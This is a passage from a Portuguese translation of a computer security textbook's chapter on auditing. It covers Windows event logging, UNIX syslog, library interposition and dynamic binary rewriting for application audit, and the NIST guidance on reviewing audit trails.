Dados que compõem uma parte do tipo de dados complexos fornecido pelo provedor de eventos	Informações sobre o provedor de eventos que publicou o evento
Dados para um parâmetro fornecido pelo provedor de eventos	Publicador de eventos que publicou o evento mostrado
Valores de propriedade de eventos do Windows software trace preprocessador (WPP)	Informações que serão mostradas para um evento
Código do erro que foi gerado quando houve um erro no processamento de dados do evento	O identificador de segurança do usuário

Informação estruturada que descreve alguma ocorrência interessante no sistema	Campo “SequenceNum” do rastro de depuração do WPP, usado em eventos de depuração em canais de depuração
Número de identificação do evento	Campo “SubComponentName” do rastro de depuração do WPP usado em eventos de depuração em canais de depuração
Informações sobre o processo e a thread nos quais o evento ocorreu	Informação automaticamente preenchida pelo sistema quando o evento ocorre ou quando é salvo no arquivo de registro
Dados binários do evento para o evento que causou um erro quando os dados do evento foram processados	Tarefa que será mostrada para um evento
Informação sobre o processo e a thread nos quais o evento ocorreu	Tarefa com valor simbólico
Campo “FileLine” do rastro de depuração do WPP, usado em eventos de depuração em canais de depuração	Informações sobre o horário de ocorrência do evento
Campo “FlagsName” do rastro de depuração do WPP, usado em eventos de depuração em canais de depuração	Porção definida pelo provedor que pode consistir em qualquer conteúdo XML válido que comunica informações sobre o evento
Campo “KernelTime” do rastro de depuração do WPP, usado em eventos de depuração em canais de depuração	Campo “UserTime” do rastro de depuração do WPP, usado em eventos de depuração em canais de depuração
Palavras-chaves que serão mostradas para um evento	Versão do evento
Palavras-chaves usadas pelo evento	

<sup>7</sup>Nota de Tradução: O Windows software trace preprocessor (WPP) é uma ferramenta fornecida pelo Windows para rastrear a operação de um componente de software.

<sup>8</sup>Nota de Tradução: O provedor de um evento é o componente responsável por gerar tal evento.

Event Type:	Success Audit		
Event Source:	Security		
Event Category:	(1)		
Event ID:	517		
Date:	3/6/2006		
Time:	2:56:40 PM		
User:	NT AUTHORITY\SYSTEM		
Computer:	KENT		
Description:	The audit log was cleared		
Primary User Name:	SYSTEM	Primary Domain:	NT AUTHORITY
Primary Logon ID:	(0x0,0x3F7)	ClientUser Name:	userk
Client Domain:	KENT	Client Logon ID :	( 0x0,0x28BFD)

**FIGURA 18.5** Exemplo de entrada de sistema de registro do Windows.

O Windows permite que o usuário do sistema habilite a função de auditoria em nove categorias diferentes:

- **Eventos de logon de conta:** Atividade de autenticação de usuário da perspectiva do sistema que validou a tentativa. Exemplos: autenticação concedida; falha na requisição de autenticação; conta mapeada a logon; conta não pode ser mapeada a logon. Ações individuais nessa categoria não são particularmente instrutivas, mas grande número de falhas pode indicar atividade de escaneamento, ataques de força bruta a contas individuais ou propagação automatizada de código malicioso.
- **Gerenciamento de conta:** Atividade administrativa relacionada a criação, gerenciamento e eliminação de contas individuais e de grupos de usuários. Exemplos: conta de usuário criada; tentativa de mudança de senha; conta de usuário removida; adição de membro a grupo global com segurança habilitada; política de domínio modificada.
- **Acesso a serviço de diretório:** Acesso em nível de usuário a qualquer objeto do Active Directory para o qual haja uma lista de controle de acesso de sistema (*System Access Control List* — SACL) definida. Uma SACL cria um conjunto de usuários e grupos de usuários para os quais é exigida auditoria granular.
- **Eventos de logon:** Atividades de autenticação de usuário, em uma máquina local ou via uma rede, advindas do sistema que originou a atividade. Exemplos: logon de usuário bem-sucedido; falha de logon; nome de usuário desconhecido ou senha incorreta; falha de logon porque a conta foi desativada; falha de logon porque a conta foi removida; falha de logon porque o usuário não tem permissão de acessar esse computador; finalização da sessão (logoff) de usuário; falha de logon devida a bloqueio da conta.
- **Acesso a objeto:** Acesso em nível de usuário a sistema de arquivos e objetos do registry para os quais haja uma SACL definida. Isso provê um modo relativamente fácil de rastrear acesso de leitura, bem como mudanças, a arquivos sensíveis, de forma integrada com o sistema operacional. Exemplos: objeto aberto; objeto removido.
- **Mudanças de política:** Mudanças administrativas em políticas de acesso, configurações de auditoria e outras configurações em nível de sistema. Exemplos: atribuição de direitos a usuário; novo domínio confiável; política de auditoria modificada.
- **Uso de privilégio:** O Windows incorpora o conceito de direito de usuário,

com permissão granular, para executar uma tarefa em particular. Se você habilitar auditoria de uso de privilégio, o sistema registrará todas as instâncias de usuários exercendo seus direitos de acesso a funções de sistema em particular (criar objetos, depurar código executável ou fazer backup do sistema). Exemplos: privilégios especificados foram adicionados ao token de acesso de um usuário (durante logon); um usuário tentou executar uma operação de serviço de sistema privilegiada.

- **Rastreamento de processo:** Gera informações de auditoria detalhadas quando os processos começam e terminam, os programas são ativados ou os objetos são acessados indiretamente. Exemplos: novo processo foi criado; processo foi finalizado; dados auditáveis foram protegidos; dados auditáveis ficaram sem proteção; usuário tentou instalar um serviço.
- **Eventos de sistema:** Registram informações sobre eventos que afetam a disponibilidade e a integridade do sistema, incluindo mensagens de inicialização e a mensagem de desligamento do sistema. Exemplos: sistema está iniciando; Windows está fechando; exaustão de recurso no subsistema de registros; algumas auditorias perdidas; registro de auditoria apagado.

**SYSLOG** É um mecanismo de registro de uso geral do UNIX, sendo encontrado em todas as variantes de UNIX e Linux. Consiste nos seguintes elementos:

- **syslog()**: Uma API (*application program interface* — interface de programação de aplicação) referenciada por diversos utilitários padrão do sistema e disponível para programas de aplicação
- **logger**: Um comando UNIX usado para adicionar entradas de uma única linha ao registro do sistema
- **/etc/syslog.conf**: O arquivo de configuração usado para controlar o registro e o roteamento de eventos de registro do sistema
- **syslogd**: O daemon de sistema usado para receber e rotear eventos de registro de sistema vindos de chamadas ao syslog() e comandos do logger.

Diferentes implementações de UNIX terão diferentes variantes do recurso syslog, e não há qualquer formato de registro de sistema uniforme entre os sistemas. O [Capítulo 25](#) — inserido como material complementar — examina o recurso syslog do Linux. Aqui, damos uma breve visão geral de algumas funções relacionadas ao syslog e examinamos o protocolo syslog.

O serviço básico oferecido pelo syslog do UNIX consiste em um meio de capturar eventos relevantes, um recurso de armazenamento e um protocolo para transmitir mensagens de syslog enviadas de outras máquinas para uma máquina

central que age como um servidor syslog. Além dessas funções básicas, há outros serviços disponíveis, frequentemente como pacotes de terceiros e, em algum casos, como módulos embutidos. [KENT06] cita os seguintes aspectos extras como os mais comuns:

- **Filtragem robusta:** Implementações originais do syslog permitiam que as mensagens fossem tratadas de modos diferentes, tendo como base somente o serviço correspondente e a prioridade da mensagem; nenhuma filtragem de menor granulação era permitida. Algumas implementações atuais do syslog oferecem capacidades de filtragem mais robustas, como tratar mensagens de modos diferentes tendo como base a estação o programa que gerou uma mensagem, ou uma expressão regular que corresponde ao conteúdo no corpo de uma mensagem. Algumas implementações também permitem aplicação de múltiplos filtros a uma única mensagem, o que provê capacidades de filtragem mais complexas.
- **Análise de registro:** Originalmente, servidores syslog não executavam qualquer análise de dados de registro; eles simplesmente proporcionavam uma estrutura para gravação e transmissão de dados de registro. Os administradores podiam usar programas complementares separados para analisar dados do syslog. Agora, algumas implementações do syslog têm capacidades limitadas de análise de registro nativas, como a capacidade de correlacionar várias entradas de registro.
- **Resposta a eventos:** Algumas implementações do syslog podem iniciar ações quando certos eventos são detectados. Exemplos de ações incluem enviar alertas SNMP (“SMTP traps”), alertar os administradores por meio de páginas ou e-mails e executar um programa ou script separado. Também é possível criar uma nova mensagem syslog que indica que certo evento foi detectado.
- **Formatos de mensagem alternativos:** Algumas implementações do syslog podem aceitar dados em formatos não syslog, como alertas SNMP. Isso pode ser útil para conseguir dados de eventos de segurança vindos de estações que não suportam syslog e não podem ser modificadas para suportá-lo.
- **Cifração de arquivo de registro:** Algumas implementações de syslog podem ser configuradas para cifrar arquivos de registros rotativos automaticamente, protegendo sua confidencialidade. Isso também pode ser conseguido com a utilização de programas de cifração do sistema operacional ou de terceiros.
- **Armazenamento de registros em banco de dados:** Algumas

implementações podem armazenar entradas de registro em arquivos syslog tradicionais, bem como em um banco de dados. Ter as entradas de registro em um formato de banco de dados pode ser muito útil para subsequente análise de registros.

- **Limitação de taxa:** Algumas implementações podem limitar o número de mensagens syslog ou conexões TCP vindas de determinada fonte durante certo período de tempo. Isso é útil para impedir um ataque de negação de serviço contra o servidor syslog e a perda de mensagens de syslog vindas de outras fontes. Como essa técnica é projetada para causar o descarte de mensagens vindas de uma fonte que está sobrecarregando o servidor syslog, ela pode causar a perda de alguns dados de registro durante um evento adverso que gere um número de mensagens inusitadamente grande.

O protocolo syslog provê uma forma de transporte para permitir que uma máquina envie mensagens de notificação de eventos, por meio de redes IP, a coletores de mensagens de evento — também conhecidos como servidores syslog. Dentro de um sistema, podemos ver o processo de captura e gravação de eventos em termos de várias aplicações e serviços de sistema que enviam mensagens à função syslogd para armazenamento no registro do sistema. Como cada processo, aplicação e implementação de sistema operacional UNIX pode ter diferentes convenções de formatação para eventos registrados, o protocolo syslog provê apenas um formato de mensagem muito geral para transmissão entre sistemas. Uma versão comum do protocolo syslog foi desenvolvida originalmente nas implementações do sistema UNIX/TCP/IP da University of California Berkeley Software Distribution (BSD). Essa versão está documentada na RFC 3164, *The BSD Syslog Protocol*. Subsequentemente, a IETF lançou a RFC 5424, *The Syslog Protocol*, que visa ser um padrão de Internet e tem alguns detalhes diferentes da versão BSD. A seguir, descrevemos a versão BSD.

Mensagens no formato syslog BSD consistem em três partes:

- **PRI:** Consiste em um código que representa os valores de serviços (*Facilities*) e gravidade (*Severity*) da mensagem, descritos subsequentemente.
- **Cabeçalho:** Contém um carimbo de tempo e uma indicação do nome da estação e do endereço IP do dispositivo.
- **Msg:** Consiste em dois campos: o campo TAG (“rótulo”) é o nome do programa ou processo que gerou a mensagem; CONTENT (“conteúdo”) contém os detalhes da mensagem. A parte correspondente à Msg tem sido tradicionalmente uma mensagem de formato livre, usando caracteres

imprimíveis, que fornece algumas informações detalhadas sobre o evento. A Figura 18.6 mostra diversos exemplos de mensagens syslog excluindo a parte correspondente ao PRI.

```
Mar 1 06:25:43 server1 sshd[23170]: Accepted publickey for server2 from  
172.30.128.115 port 21011 ssh2  
  
Mar 1 07:16:42 server1 sshd[9326]: Accepted password for murugiah from  
10.20.30.108 port 1070 ssh2  
  
Mar 1 07:16:53 server1 sshd[22938]: reverse mapping checking getaddrinfo  
for ip10.165.nist.gov failed - POSSIBLE BREAKIN ATTEMPT!  
  
Mar 1 07:26:28 server1 sshd[22572]: Accepted publickey for server2 from  
172.30.128.115 port 30606 ssh2  
  
Mar 1 07:28:33 server1 su: BAD SU kkent to root on /dev/ttyp2  
  
Mar 1 07:28:41 server1 su: kkent to root on /dev/ttyp2
```

**FIGURA 18.6** Exemplos de mensagens syslog.

Todas as mensagens enviadas ao syslogd têm um serviço e uma gravidade (Tabela 18.5). O serviço identifica a aplicação ou sistema componente que gera a mensagem. A gravidade, ou nível da mensagem, indica a gravidade relativa da mensagem e pode ser usada para se fazer uma filtragem rudimentar.

---

### Tabela 18.5

#### Níveis de serviços e gravidade do syslog do UNIX

---

(a) Serviços considerados pelo syslog	
Serviço	Descrição da mensagem (gerada por)
kern	Núcleo (kernel) do sistema
user	Processo de usuário
mail	Sistema de e-mail
daemon	Daemons de sistema, como o ftpd
auth	Programas de autorização: login, su e getty
Syslogd	Mensagens geradas internamente pelo syslogd
lpr	Sistema de impressão
news	Sistema UseNet News (para artigos do UseNet)
uucp	Subsistema UUCP
clock	Daemon de clock (relógio do sistema)
ftp	Daemon de FTP
ntp	Subsistema NTP
registro de auditoria	Reservado para uso do sistema
registro de alerta	Reservado para uso do sistema
Uso local 0–7	Até 8 categorias localmente definidas
(b) Níveis de gravidade do syslog	
<b>Gravidade</b>	<b>Descrição</b>
emerg	Mensagens muito graves, como desligamento imediato do sistema
alert	Condições do sistema que exigem atenção imediata
crit	Condições críticas do sistema, como falha de hardware ou software
err	Outros erros de sistema; recuperáveis
warning	Mensagens de advertência; recuperáveis
notice	Situação fora do comum que merece investigação; evento significativo que é tipicamente parte da operação normal cotidiana
info	Mensagens informativas
debug	Mensagens para finalidades de depuração

## Função de registro em nível de aplicação

Aplicações, especialmente aplicações com certo nível de privilégio, apresentam problemas de segurança que podem não ser capturados por dados de auditoria em níveis de sistema ou de usuário. Vulnerabilidades em nível de aplicação constituem uma grande porcentagem das vulnerabilidades relatadas em listas de discussão de segurança. Um tipo de vulnerabilidade que pode ser explorada é a demasiadamente frequente ausência de verificações dinâmicas de dados de entrada, que possibilitam estouro de capacidade de buffer (veja o [Capítulo 10](#)) e ataques de formato de cadeia de caracteres (*format string attacks*<sup>4</sup>). Outras vulnerabilidades exploram erros na lógica da aplicação. Por exemplo, uma aplicação privilegiada pode ser projetada para ler e imprimir um arquivo específico. Um erro na aplicação pode permitir que um atacante explore uma interação inesperada com o ambiente de shell para forçar a aplicação a ler de/imprimir em um arquivo diferente, o que resultaria em comprometimento da segurança.

A auditoria em nível de sistema não provê o nível de detalhe necessário para capturar comportamentos relativos a erro de lógica da aplicação. Sistemas de detecção de intrusão procuram assinaturas de ataque ou comportamento anômalo que não apareceriam com ataques baseados em erros de lógica da aplicação. Para finalidades de detecção, bem como de auditoria, pode ser necessário capturar em detalhes o comportamento de uma aplicação, além do seu acesso a serviços de sistema e arquivos de sistema. As informações necessárias para detectar ataques em nível de aplicação podem estar ausentes ou ser demasiadamente difíceis de extrair das informações de baixo nível incluídas em rastros de chamadas de sistema e nos registros de auditoria produzidos pelo sistema operacional.

No restante desta seção, examinamos duas abordagens para coletar dados de auditoria de aplicações: bibliotecas interceptáveis e reescrita binária dinâmica.

## Bibliotecas de interposição

A técnica descrita em [KUPE99] e [KUPE04] provê auditoria em nível de aplicação, criando novos procedimentos que interceptam chamadas a funções de biblioteca compartilhadas para instrumentar a atividade. A interposição permite a geração de dados de auditoria sem precisar recompilar bibliotecas de sistema nem a aplicação de interesse. Assim, dados de auditoria podem ser gerados sem modificar as bibliotecas compartilhadas do sistema ou precisar de acesso ao código-fonte para o executável no qual a interposição deve ser realizada. Essa abordagem pode ser usada em qualquer variante de UNIX ou Linux e em alguns outros sistemas operacionais.

A técnica explora a utilização de bibliotecas dinâmicas em UNIX. Antes de examinar a técnica, damos um breve histórico das bibliotecas compartilhadas.

### ***Bibliotecas compartilhadas***

O sistema operacional inclui centenas de funções de biblioteca em C em bibliotecas de arquivo. Cada biblioteca consiste em um conjunto de variáveis e funções compiladas e interligadas. A função de ligação (linker) resolve todas as referências de memória a códigos de dados e de programa dentro da biblioteca, gerando endereços lógicos ou relativos. Uma função pode ser ligada a um programa executável, sob demanda, durante a compilação. Se a função não for parte do código do programa, o carregador de ligação<sup>5</sup> procura uma lista de bibliotecas e liga o objeto desejado ao executável-alvo. Durante o carregamento em memória, uma cópia separada da função biblioteca ligada é carregada na

memória virtual do programa. Esse esquema é denominado **bibliotecas estaticamente ligadas**.


Um esquema mais flexível, introduzido pela primeira vez com o UNIX System V Release 3, é a utilização de **bibliotecas compartilhadas estaticamente ligadas**. Como ocorre com bibliotecas estaticamente ligadas, o objeto compartilhado referenciado é incorporado ao código executável-alvo no momento da ligação pelo carregador de ligação. Todavia, a cada objeto em uma biblioteca compartilhada estaticamente ligada é designado um endereço virtual fixo. O carregador de ligação conecta objetos referenciados externamente às suas definições na biblioteca mediante a designação de seus endereços virtuais quando o executável é criado. Assim, existe apenas uma única cópia de cada função de biblioteca. A função pode ser modificada e permanecer em seu endereço virtual fixo. Somente o objeto precisa ser recompilado, não os programas executáveis que o referenciam. Todavia, geralmente a modificação deve ser minúscula; as mudanças devem ser feitas de modo tal que o endereço de início e o endereço de quaisquer variáveis, constantes ou rótulos de programa no código não sejam alterados.

O UNIX System V Release 4 introduziu o conceito de **bibliotecas compartilhadas dinamicamente ligadas**. Com bibliotecas dinamicamente ligadas, a ligação a rotinas de biblioteca compartilhadas é adiada até o momento do carregamento. Nesse instante, o conteúdo da biblioteca desejado é mapeado para o espaço de endereçamento virtual do processo. Assim, se houver mudanças na biblioteca antes do momento do carregamento, nenhum programa que referecie a biblioteca será afetado.


Tanto para bibliotecas compartilhadas estaticamente ligadas quanto para as dinamicamente ligadas, as páginas de memória das páginas compartilhadas devem ser marcadas como sendo somente de leitura. O sistema usa um esquema de cópia durante a escrita (*copy-on-write*) se um programa executar atualização de memória em uma página compartilhada: o sistema designa uma cópia da página ao processo, que ele pode modificar sem afetar outros usuários da página.

## ***Utilização de bibliotecas de interposição***

A Figura 18.7a indica o modo normal de operação quando um programa invoca uma rotina em bibliotecas compartilhadas dinamicamente ligadas. No momento do carregamento, a referência à rotina foo no programa é resolvida para o endereço de memória virtual correspondente ao início de foo na biblioteca compartilhada.



(a) Técnica normal de chamada de biblioteca



(b) Chamada de biblioteca com interposição

**FIGURA 18.7** Utilização de uma biblioteca de interposição.

Com a interpolação de biblioteca, uma biblioteca de interposição especial é construída de modo que, no momento do carregamento, o programa se liga à biblioteca de interposição em vez de fazê-lo à biblioteca compartilhada. Para cada função na biblioteca compartilhada para a qual a auditoria deve ser invocada, a biblioteca de interposição contém uma função com o mesmo nome. Se a função desejada não estiver contida na biblioteca interposta, o carregador continua a busca por ela na biblioteca compartilhada e faz a ligação diretamente à função-alvo.

O módulo interposto pode executar qualquer função relacionada à auditoria, tal como registrar o fato de ter havido a chamada, os parâmetros passados e devolvidos, o endereço de retorno no programa chamador, e assim por diante. Tipicamente, o módulo interposto chamará a função compartilhada propriamente dita ([Figura 18.7b](#)), de modo que o comportamento da aplicação não é alterado, apenas instrumentado.

Essa técnica permite a interceptação de certas chamadas de função e o armazenamento de estado entre tais chamadas sem exigir a recompilação do programa chamador ou objetos compartilhados. [[KUPE99](#)] dá um exemplo de função biblioteca escrita em C ([Figura 18.8](#)). A função pode ser descrita da seguinte maneira:

1. AUDIT\_CALL\_START (linha 8) é colocado no início de toda função interposta. Isso facilita a inserção de código de inicialização arbitrário em cada função.
2. AUDIT\_LOOKUP\_COMMAND (linha 10 na [Figura 18.8a](#), detalhe na [Figura 18.8b](#)) executa uma busca pelo ponteiro para a próxima definição da função nas bibliotecas compartilhadas que usam o comando `dlsym(3x)`. O marcador especial `RTLD_NEXT` ([Figura 18.8b](#), linha 2), indica que será retornada a próxima referência ao longo do caminho de busca da biblioteca usado pelo carregador em tempo de execução. O ponteiro para a função é armazenado em `fptr` se uma referência for encontrada ou o valor do erro é retornado ao programa chamador.
3. A linha 12 contém os comandos que são executados antes de a função ser chamada.
4. Nesse caso, a função interposta executa a chamada à função original e retorna o valor ao usuário (linha 14). Outras ações possíveis incluem exame, gravação ou transformação dos argumentos; prevenção da execução propriamente dita da chamada de biblioteca; e exame, gravação ou transformação do valor de retorno.
5. Código adicional poderia ser inserido antes de o resultado ser retornado (linha 16), mas esse exemplo não tem qualquer código inserido.

```

1 /*****
2 * Registrando o uso de certas funções *
3 *****/
4 char *strcpy(char *dst, const char *src) {
5     char *(*fptr)(char *,const char *); /* ponteiro para função real */
6     char *retval;                      /* o valor do retorno da chamada */
7
8     AUDIT_CALL_START;
9
10    AUDIT_LOOKUP_COMMAND(char **(*)(char *,const char *),"strcpy",fptr,NULL);
11
12    AUDIT_USAGE_WARNING("strcpy");
13
14    retval=((*fptr)(dst,src));
15
16    return(retval);
17 }

```

(a) Definição da função (itens em maiúscula representam macros definidas em outro lugar)

```

1 #define AUDIT_LOOKUP_COMMAND(t,n,p,e)
2     p=(t)dlsym(RTLD_NEXT,n) ;
3     if (p==NULL) {
4         perror("looking up command");
5         syslog(LOG_INFO,"could not find %s in library: %m",n);
6         return(e);
7     }

```

(b) Macro usada em função

**FIGURA 18.8** Exemplo de função na biblioteca interposta.

## Reescrita binária dinâmica


A técnica da interposição é projetada para funcionar com bibliotecas dinamicamente ligadas compartilhadas. Ela não pode interceptar chamadas de função por programas estaticamente ligados, a menos que todos os programas no sistema sejam religados no momento em que a biblioteca de auditoria é introduzida. [ZHOU04] descreve uma técnica, denominada reescrita binária dinâmica, que pode ser usada com programas estaticamente ligados e dinamicamente ligados.

A reescrita binária dinâmica é uma técnica pós-compilação que muda diretamente o código binário de executáveis. A mudança é feita no momento do carregamento e modifica somente a imagem da memória de um programa, e não o arquivo de programa binário mantido em armazenamento secundário. Como ocorre com a técnica de interposição, a reescrita binária dinâmica não requer recompilação da aplicação binária. A seleção do módulo de auditoria é adiada

até a aplicação ser invocada, o que permite seleção flexível da configuração de auditoria.

A técnica é implementada em Linux usando dois módulos: um módulo de kernel carregável e um daemon de monitoração. O Linux é estruturado como uma coleção de módulos, vários dos quais podem ser automaticamente carregados e descarregados sob demanda. Esses blocos relativamente independentes são denominados **módulos carregáveis** [GOYE99]. Em essência, um módulo é um arquivo objeto cujo código pode ser ligado ao kernel e desligado dele em tempo de execução. Normalmente, um módulo implementa alguma função específica, como um sistema de arquivos, um driver de dispositivo ou algum outro aspecto da camada superior do kernel. Um módulo não executa na forma de seu próprio processo ou thread, embora possa criar threads de kernel para várias finalidades conforme necessário. Em vez disso, um módulo é executado em modo de kernel em nome do processo corrente.

A Figura 18.9 mostra a estrutura dessa abordagem. O módulo de kernel garante uma forma de instrumentação que não pode ser burlada, interceptando a chamada do sistema `execve()`. A função `execve()` carrega um novo executável em um novo espaço de endereço de processo e começa a executá-lo. Interceptando essa chamada, o módulo de kernel interrompe a aplicação antes da execução de sua primeira instrução e pode inserir as rotinas de auditoria na aplicação antes do início de sua execução.



**FIGURA 18.9** Ambiente em tempo de execução para auditoria de aplicação.

A instrumentação propriamente dita de uma aplicação é executada pelo daemon de monitoração, que é um processo privilegiado de espaço de usuário. O daemon gerencia dois repositórios: um repositório de patches e um repositório de auditoria. O repositório de patches contém o código para instrumentar as aplicações monitoradas. O repositório de auditoria contém o código de auditoria a ser inserido em uma aplicação. O código no repositório de auditoria, bem como no repositório de patches, encontra-se na forma de bibliotecas dinâmicas. Usando bibliotecas dinâmicas, é possível atualizar o código nas bibliotecas enquanto o daemon ainda está executando. Além disso, várias versões das bibliotecas podem existir ao mesmo tempo.

A sequência de eventos é a seguinte:

1. Uma aplicação monitorada é invocada pela chamada de sistema `execve()`.
2. O módulo de kernel intercepta a chamada, interrompe a aplicação e ajusta o pai do processo como sendo o daemon de monitoração. Então, o módulo de kernel notifica o daemon de espaço de usuário de que uma aplicação monitorada foi iniciada.
3. O daemon de monitoração localiza o patch e funções de biblioteca de auditoria adequadas para essa aplicação. O daemon carrega as funções de biblioteca de auditoria no espaço de endereçamento da aplicação e insere chamadas à função de auditoria em certos pontos no código da aplicação.
4. Uma vez instrumentada a aplicação, o daemon a habilita a começar a execução.

Uma linguagem especial foi desenvolvida para simplificar o processo de criação de códigos de auditoria e patch. Em essência, podem ser inseridos patches em qualquer ponto de chamada de função a uma rotina de biblioteca compartilhada. O patch pode invocar rotinas de auditoria e também a rotina de biblioteca compartilhada de um modo logicamente semelhante à técnica de interposição descrita anteriormente.

## 18.4 Análise de trilha de auditoria

Programas e procedimentos para análise de trilha de auditoria variam muito, dependendo da configuração do sistema, das áreas de maior preocupação, do software disponível, da política de segurança da organização e dos padrões de comportamento de usuários legítimos e intrusos. Esta seção apresenta algumas

observações referentes à análise de trilha de auditoria.

## Preparação

Para executar uma análise de auditoria útil, o analista ou administrador de segurança precisa entender as informações disponíveis e como elas podem ser usadas. O NIST SP 800-92 [KENT06] oferece alguns conselhos úteis a esse respeito, que resumimos nesta subseção.

### ***Entender as entradas de registro***

O administrador de segurança (ou outro indivíduo que estiver revisando e analisando registros) precisa entender o contexto que cerca as entradas de registro individuais. Informações relevantes podem estar presentes em outras entradas no mesmo registro, entradas em outros registros e fontes que não são registros, como entradas de gerenciamento de configuração. O administrador deve entender o potencial de haver entradas não confiáveis, como as provenientes de um pacote de segurança que reconhecidamente gera falsos positivos frequentes quando está em busca de atividade maliciosa.

A maioria dos formatos de arquivos de auditoria contém uma mistura de linguagem comum mais mensagens ou códigos críticos que são significativos para o fabricante do software, mas não necessariamente para o administrador. O administrador deve se esforçar para decifrar o máximo possível das informações contidas nas entradas de registro. Em alguns casos, o software de análise de registro executa uma tarefa de redução de dados que alivia a carga do administrador. Ainda assim, ele deve entender razoavelmente os dados puros que alimentam o software de análise e a revisão de modo a poder avaliar a utilidade desses pacotes.

O modo mais efetivo de obter sólido conhecimento de dados de registro é revisar e analisar porções deles regularmente (por exemplo, todo dia). A meta é conhecer, por fim, a base de referência de entradas de registro típicas, que provavelmente abrange a vasta maioria das entradas de registro no sistema.

### ***Entender o contexto***

Para executar revisões e análises efetivas, os administradores devem conhecer muito bem cada um dos itens dados a seguir, por meio de treinamento ou experiência prática:

- As políticas da organização em relação ao uso aceitável, de modo que

possam reconhecer violações das políticas.

- O software de segurança usado por suas estações, incluindo os tipos de eventos relacionados à segurança que cada programa pode detectar e o perfil de detecção geral de cada programa (p. ex., falsos positivos conhecidos).
- Os sistemas operacionais e aplicações principais (p. ex., e-mail, Web) usados por suas estações, em particular as características e capacidades de segurança e registro de cada OS e aplicação importante.
- As características de técnicas de ataque comuns, especialmente como a utilização dessas técnicas poderia ser registrada em cada sistema.
- O software necessário para executar análise, como visualizadores de registro, scripts de redução de registro e ferramentas de consulta a banco de dados.

## Quando fazer

Trilhas de auditoria podem ser usadas de vários modos. O tipo de análise depende, ao menos em parte, de quando a análise deve ser feita. Citamos algumas possibilidades:

- **Revisão de trilha de auditoria após um evento:** Esse tipo de revisão é acionado por um evento observado, como um problema de software de um sistema ou aplicação conhecido, uma violação conhecida da política de segurança existente por um usuário ou algum problema inexplicado de sistema ou usuário. A revisão pode reunir informações para dar mais detalhes acerca do que é conhecido sobre o evento, diagnosticar a causa ou o problema e sugerir ação corretiva e contramedidas futuras. Esse tipo de revisão focaliza as entradas da trilha de auditoria relevantes para o evento específico.
- **Revisão periódica de dados da trilha de auditoria:** Esse tipo de revisão examina todos os dados da trilha de auditoria ou subconjuntos definidos de dados e pode ter muitos objetivos possíveis. Entre eles citamos: procurar eventos ou padrões que sugiram um problema de segurança, desenvolver um perfil de comportamento normal e procurar comportamento anômalo, desenvolver perfis por usuário individual para manter um registro permanente por usuário.
- **Análise de auditoria em tempo real:** Ferramentas de análise de auditoria também podem ser usadas em tempo real ou próximo do tempo real. Análise em tempo real é parte da função de detecção de intrusão.

## Revisão de auditoria

O conceito de revisão de auditoria é distinto de uma análise de dados de trilha de auditoria usando redução de dados e ferramentas de análise. Um mecanismo de revisão de auditoria habilita um administrador a ler informações de registro de auditoria selecionados. A especificação [CCPS04a] dos Critérios Comuns (*Common Criteria*) exige um mecanismo que permita pré-armazenamento ou pós-armazenamento de dados de auditoria selecionados e inclua a habilidade de revisar seletivamente o seguinte:

